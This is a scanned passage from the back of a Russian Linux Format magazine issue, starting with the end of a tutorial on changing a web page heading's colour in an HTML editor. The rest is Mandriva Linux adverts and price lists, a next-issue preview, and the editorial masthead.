7 В верхней, визуальной, части рабочего поля установим текстовый курсор в первой строке. В нижней части сразу будет показан соответствующий фрагмент кода. Допустим, нам захотелось поменять цвет заголовка. Сотрем атрибут цвета RGB (0, 0, 102) и вместо этого наберем #770077. Значение нужного цвета легко определить в графическом редакторе, например, *KolourPaint*.

8 Щелкнем мышью в верхней части и убедимся в смене цвета. Убедимся также, что в кодовой части наш набор преобразовался в RGB(119, 0, 119) – произошел перевод из шестнадцатеричной системы счисления в десятичную (# – признак шестнадцатеричной системы). Правда, изменился размер шрифта. Поправим это,



► Рис. 14. ...и все же лучше будет лишний раз убедиться в корректности введенных параметров.

выделив текст заголовка и дважды нажав кнопку Увеличить размер шрифта в Панели инструментов. Это и будет иллюстрацией сочетания использования визуальных инструментов и редактуры нашего кода.

**Вывод:** несмотря на все рекламные заклинания разработчиков CMS и online-систем сайтостроения о необязательности знания кода, владение им не только помогает, но часто значительно улучшает качество результата.

*Если решишь горделиво, что можешь теперь безупречных Ты результатов достичь – значит, пустым был мой труд. Невершенство рождает развитие нашего мира, Он потому и живет, полон открытий людских.* LXF



## Академическая программа для учебных заведений

# Mandriva Linux

Mandriva.Ru предоставляет учебным заведениям лицензию, дающую право на неограниченное по числу рабочих станций использование дистрибутива Mandriva Linux на всех компьютерах в образовательном учреждении, всех компьютерах преподавателей и всех компьютерах учащихся, в том числе и домашних.

По этой программе учебное заведение получает:

- ★ свежие версии дистрибутива Mandriva Linux (дважды в год)
- ★ доступ к обновлениям системы
- ★ техническую поддержку

### Комплект поставки:

Mandriva Linux Powerpack 2009.1 Spring — 32- и 64-битные версии (2 DVD), а также печатное руководство ★ Mandriva Free 2009.1 Spring ★ Mandriva One 2009.1 Spring ★ Репозиторий Mandriva 2009 — бинарные пакеты для платформы x86 (4 DVD) ★ EduMandriva (1 DVD) — дополнительное ПО для образования ★ Академическая лицензия

[www.mandriva.ru](http://www.mandriva.ru)

Тел.: (812) 309-06-86, (499) 271-49-55  
info@mandriva.ru



## В мартовском номере

# Windows можно забыть навсегда

Мы знаем: многие из вас вынуждены пользоваться Windows – ради игр, или по работе, или из-за других причин. Вырвитесь на свободу! Поможет наша инструкция для мигрантов.

## UEFI

Все, что вы хотели знать насчет этой штуковины Microsoft Secure Boot, но боялись спросить.

## Недостающее звено KDE 4

Руководство по полезнейшему рабочему столу: поймите его правильно, заставьте работать и трудитесь эффективнее.

## Django

Мы пока занимались функциональностью, а теперь перейдем к милотовидности. Хотя есть мнение, что это тоже функция...

Содержание будущих выпусков может меняться – вдруг мы отморозим пальцы так, что они отвалятся...

# LINUX FORMAT

Главное в мире Linux

Журнал зарегистрирован Федеральной службой по надзору за соблюдением законодательства в сфере массовых коммуникаций и охране культурного наследия ПИ № Ф077-21973 от 14 сентября 2005 года. Выходит ежемесячно. Тираж 3000 экз.

### РЕДАКЦИЯ РУССКОЯЗЫЧНОЙ ВЕРСИИ

#### Главный редактор

Кирилл Степанов [info@linuxformat.ru](mailto:info@linuxformat.ru)

#### Литературный и выпускающий редактор

Елена Толстякова

#### Переводчики

Елена Ессяк, Светлана Кривошеина, Валентин Развозжаев, Тихон Тарнавский, Елена Толстякова

#### Редактор диска

Кирилл Степанов

#### Верстка, допечатная подготовка

Сергей Рогожников

#### Технический директор

Денис Филиппов

#### Директор по рекламе

Владимир Савельев [advert@linuxformat.ru](mailto:advert@linuxformat.ru)

#### Генеральный директор

Павел Фролов

#### Учредители

Частные лица

#### Издатели

Виктор Федосеев, Павел Фролов

#### Отпечатано в ООО «Лепинь»

188330, Ленинградская обл., Гатчинский р-н, пос. Сиверский, Вокзальная ул., 4  
Заказ 7541

### РЕДАКЦИЯ АНГЛОЯЗЫЧНОЙ ВЕРСИИ

Редактор Грэм Моррисон [Graham Morrison] [graham.morrison@futurenet.com](mailto:graham.morrison@futurenet.com)

Заместитель редактора Эндрю Грегори [Andrew Gregory]

[agregory@futurenet.com](mailto:agregory@futurenet.com)

Редактор диска Бен Эверард [Ben Everard] [ben\\_everard@futurenet.com](mailto:ben_everard@futurenet.com)

Художественный редактор Эфраин Эрнандес-Мендоса

[Efrain Hernandez-Mendoza] [efrain.hernandez-mendoza@futurenet.com](mailto:efrain.hernandez-mendoza@futurenet.com)

Выпускающий редактор Гэри Уокер [Gary Walker] [gary.walker@futurenet.com](mailto:gary.walker@futurenet.com)

### ПОДГОТОВКА МАТЕРИАЛОВ

Джоно Бэкон [Jono Bacon], Нейл Ботвик [Neil Bothwick], Крис Браун [Chris Brown], Бен Эверард [Ben Everard], Дэвид Хэйвард [David Hayward], Джульетта Кемп [Juliet Kemp], Джон Лэйн [John Lane], Майк Сондерс [Mike Saunders], Маянк Шарма [Mayank Sharma], Шашанк Шарма [Shashank Sharma], Евгений Балдин, Михаил Выграненко, Артем Зорин, Андрей Ушаков, Алексей Федорчук

Художественный ассистент Кейт Мак-Доннелл [Kate McDonnell]

Иллюстрации Шейн Коллиндж [Shane Collinge], Еллы Уолтон Иллюстрация, Ely Walton Illustrations,

iStockPhoto, Саймон Миддлвик [Simon Middleweek]

Фото Джейсон Каплан [Jason E. Kaplan]

### КОНТАКТНАЯ ИНФОРМАЦИЯ

UK: Linux Format, 30 Monmouth Street, Bath BA1 2BW

Tel. +44 01225 442244 Email: [linuxformat@futurenet.com](mailto:linuxformat@futurenet.com)

#### РОССИЯ:

Санкт-Петербург (редакция):

Лиговский пр., 50, корп. 15

Тел. +7 (812) 309-06-86

Представительство в Москве:

Красноказарменная ул., 17, м. «Авиамоторная» (в помещении АТС МЭИ)

Тел./факс +7 (499) 271-49-54

По вопросам сотрудничества, партнерства, оптовых закупок:

[partner@linuxcenter.ru](mailto:partner@linuxcenter.ru)

**Авторские права:** Статьи, переведенные из английского издания Linux Format, являются собственностью или лицензированы Future Publishing Ltd (Future plc group company). Все права зарегистрированы. Никакая часть данного журнала не может быть повторно опубликована без письменного разрешения издателя.

Все письма, независимо от способа отправки, считаются предназначенными для публикации, если иное не указано явно. Редакция оставляет за собой право корректировать присланные письма и другие материалы. Редакция Linux Format получает неэксклюзивное право на публикацию и лицензирование всех присланных материалов, если не было оговорено иное. Linux Format стремится оставлять уведомление об авторских правах всюду, где это возможно. Свяжитесь с нами, если мы не упомянули вас как автора предложенных вами материалов, и мы постараемся исправить эту ошибку. Редакция Linux Format не несет ответственности за опечатки.

Ответственность за содержание статьи несет ее автор. Мнение авторов может не совпадать с мнением редакции.

Все присланные материалы могут быть помещены на CD или DVD-диски, поставляемые вместе с журналом, если не было оговорено иное.

**Ограничение ответственности:** используйте все советы на свой страх и риск. Ни при каких условиях редакция Linux Format не несет ответственности за повреждение или ущерб, нанесенные вашему компьютеру и периферии вследствие использования тех или иных советов.

Linux – зарегистрированный товарный знак Линуса Торвальдса [Linus Torvalds].

«GNU/Linux» заменяется на «Linux» в целях сокращения. Все остальные товарные знаки являются собственностью их законных владельцев. Весь код, опубликованный в журнале, лицензирован на условиях GPL v3. См. [www.gnu.org/copyleft/gpl.html](http://www.gnu.org/copyleft/gpl.html)

За информацией о журналах, издаваемых Future plc group company, обращайтесь на сайт <http://www.futurepic.com>




© Linux Format 2005

© Future Publishing Ltd 2005

BATH • LONDON • MILAN • NEW YORK • PARIS • SAN DIEGO • SAN FRANCISCO

16+



Mandriva Linux — один из самых популярных дистрибутивов GNU/Linux в мире. Главные преимущества Mandriva — дружелюбный интерфейс, простота настройки, возможность быстрой адаптации пользователей, ранее не знакомых с этой ОС, совместимость с широким спектром программного и аппаратного обеспечения.

## Корпоративные продукты Mandriva Linux

### Mandriva 2010.2 Powerpack

Дистрибутив Mandriva 2010.2 Powerpack включает набор офисных и серверных приложений, и подходит для установки на офисной или домашней рабочей станции и на сервере. Дружелюбный интерфейс, простота настройки Mandriva Powerpack, совместимость с широким спектром аппаратного обеспечения и совместимость с «1С:Предприятие» обеспечивают корпоративным пользователям возможность легкого перехода с Windows на GNU/Linux.

### Mandriva Enterprise Server 5

Mandriva Enterprise Server 5 (MES 5) — это надежный и производительный дистрибутив GNU/Linux для корпоративного сервера. MES 5 поможет вам снизить текущие расходы и упростить инфраструктуру. В MES 5 интегрированы серверные разработки программистов Mandriva, в том числе сервер каталогов пользователей Mandriva Directory Server, а также ведущие свободные серверные приложения, которые помогут вам с минимумом затрат времени и энергии настроить и поддерживать необходимые вам серверы. Срок поддержки дистрибутива — 5 лет.

## Сертифицировано ФСТЭК

Дистрибутивы Mandriva Linux сертифицированы по требованиям ФСТЭК по 5 классу для СВТ и 4 уровню контроля НДВ, что дает возможность использовать их для обработки конфиденциальной информации в автоматизированных системах класса до 1Г включительно и обработки персональных данных в информационных системах класса до К2 включительно.

- **Mandriva 2008 Spring Powerpack** — дистрибутив для рабочей станции или небольшого сервера.
- **Mandriva Corporate Server 4 Update 3** — дистрибутив для создания корпоративного сервера.
- **Mandriva Flash** — дистрибутив GNU/Linux, загружающийся и работающий прямо с USB-носителя.

## EduMandriva — свободное ПО для образования

- Создано с участием российских преподавателей и методистов.
- Все ПО, необходимое для преподавания информатики.
- Методические материалы.

Наименование	Стоимость, руб.
<b>Корпоративные продукты Mandriva</b>	
Mandriva Linux 2010.2 Powerpack (DVD-Box)	1 300
Услуга подписки на Mandriva Enterprise Server 5 на 1 год, базовый уровень (с физическим носителем)	13 300
Услуга подписки на Mandriva Enterprise Server 5 на 3 года, базовый уровень (с физическим носителем)	34 800
<b>Продукты Mandriva для образования</b>	
Комплект программного обеспечения Mandriva Linux и EduMandriva для школ	3 500
<b>Сертифицированные ФСТЭК продукты Mandriva</b>	
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 10 рабочих мест	28 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 5 рабочих мест	14 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 1 рабочее место	4 990
Сертифицированный ФСТЭК Mandriva Corporate Server 4.0 Update 3	10 050

С вопросами по продуктам Mandriva обращайтесь в ГНУ/Линуксцентр!

**MANDRIVA УЖЕ ИСПОЛЗУЮТ:**  
 МВД РФ, Минздравсоцразвития РФ,  
 Минфин республики Саха (Якутия),  
 Правительство Московской области,  
 администрация Черниговского района,  
 Приморского края, ОАО «Морион»,  
 сеть магазинов «Компьютер-центр  
 «КЕЙ», группа компаний «ИМАГ»,  
 компания «Азбука мебели»,  
 и многие другие.

Москва  
+7 (499)

**271-49-54**

Санкт-Петербург  
+7 (812)




**309-06-86**

Linux-эксперт для вашего бизнеса. [www.linuxcenter.ru](http://www.linuxcenter.ru)




# ВИРТУАЛЬНАЯ ИТ-ИНФРАСТРУКТУРА ПРЕДПРИЯТИЯ НА БАЗЕ СВОБОДНОГО ПО



## На базе Windows\*



## На базе GNU/Linux и виртуализации\*



**Почтовый сервер, файловый сервер, контроллер домена, базы данных SQL, IC:Предприятие, IP-телефония – и все это на одном физическом сервере в виртуальных машинах!**



## ПРЕИМУЩЕСТВА ТЕРМИНАЛЬНОГО РЕШЕНИЯ НА БАЗЕ GNU/LINUX:

- экономия средств на лицензировании ПО
- сокращение затрат на оборудование за счет виртуализации
- единая инфраструктура на базе свободного ПО
- защита от вирусов и других угроз
- безопасности

**Позвоните сейчас!**  
Назначьте встречу с нашим специалистом!

**Офис в Санкт-Петербурге**  
Лиговский пр., 50, корпус 15  
Тел.: (812) 309-06-86,  
факс: (812) 640-49-90

**Офис в Москве**  
Красноказарменная ул., 17  
(в помещении АТС МЭИ)  
Тел.: (499) 271-49-54



\* Сравнительная стоимость программного обеспечения в комплексном решении для малого и среднего бизнеса

# Свободное ПО + виртуализация = экономия в 10 раз!

Лицензионные платежи отсутствуют, планируются бюджет только на внедрение и техническую поддержку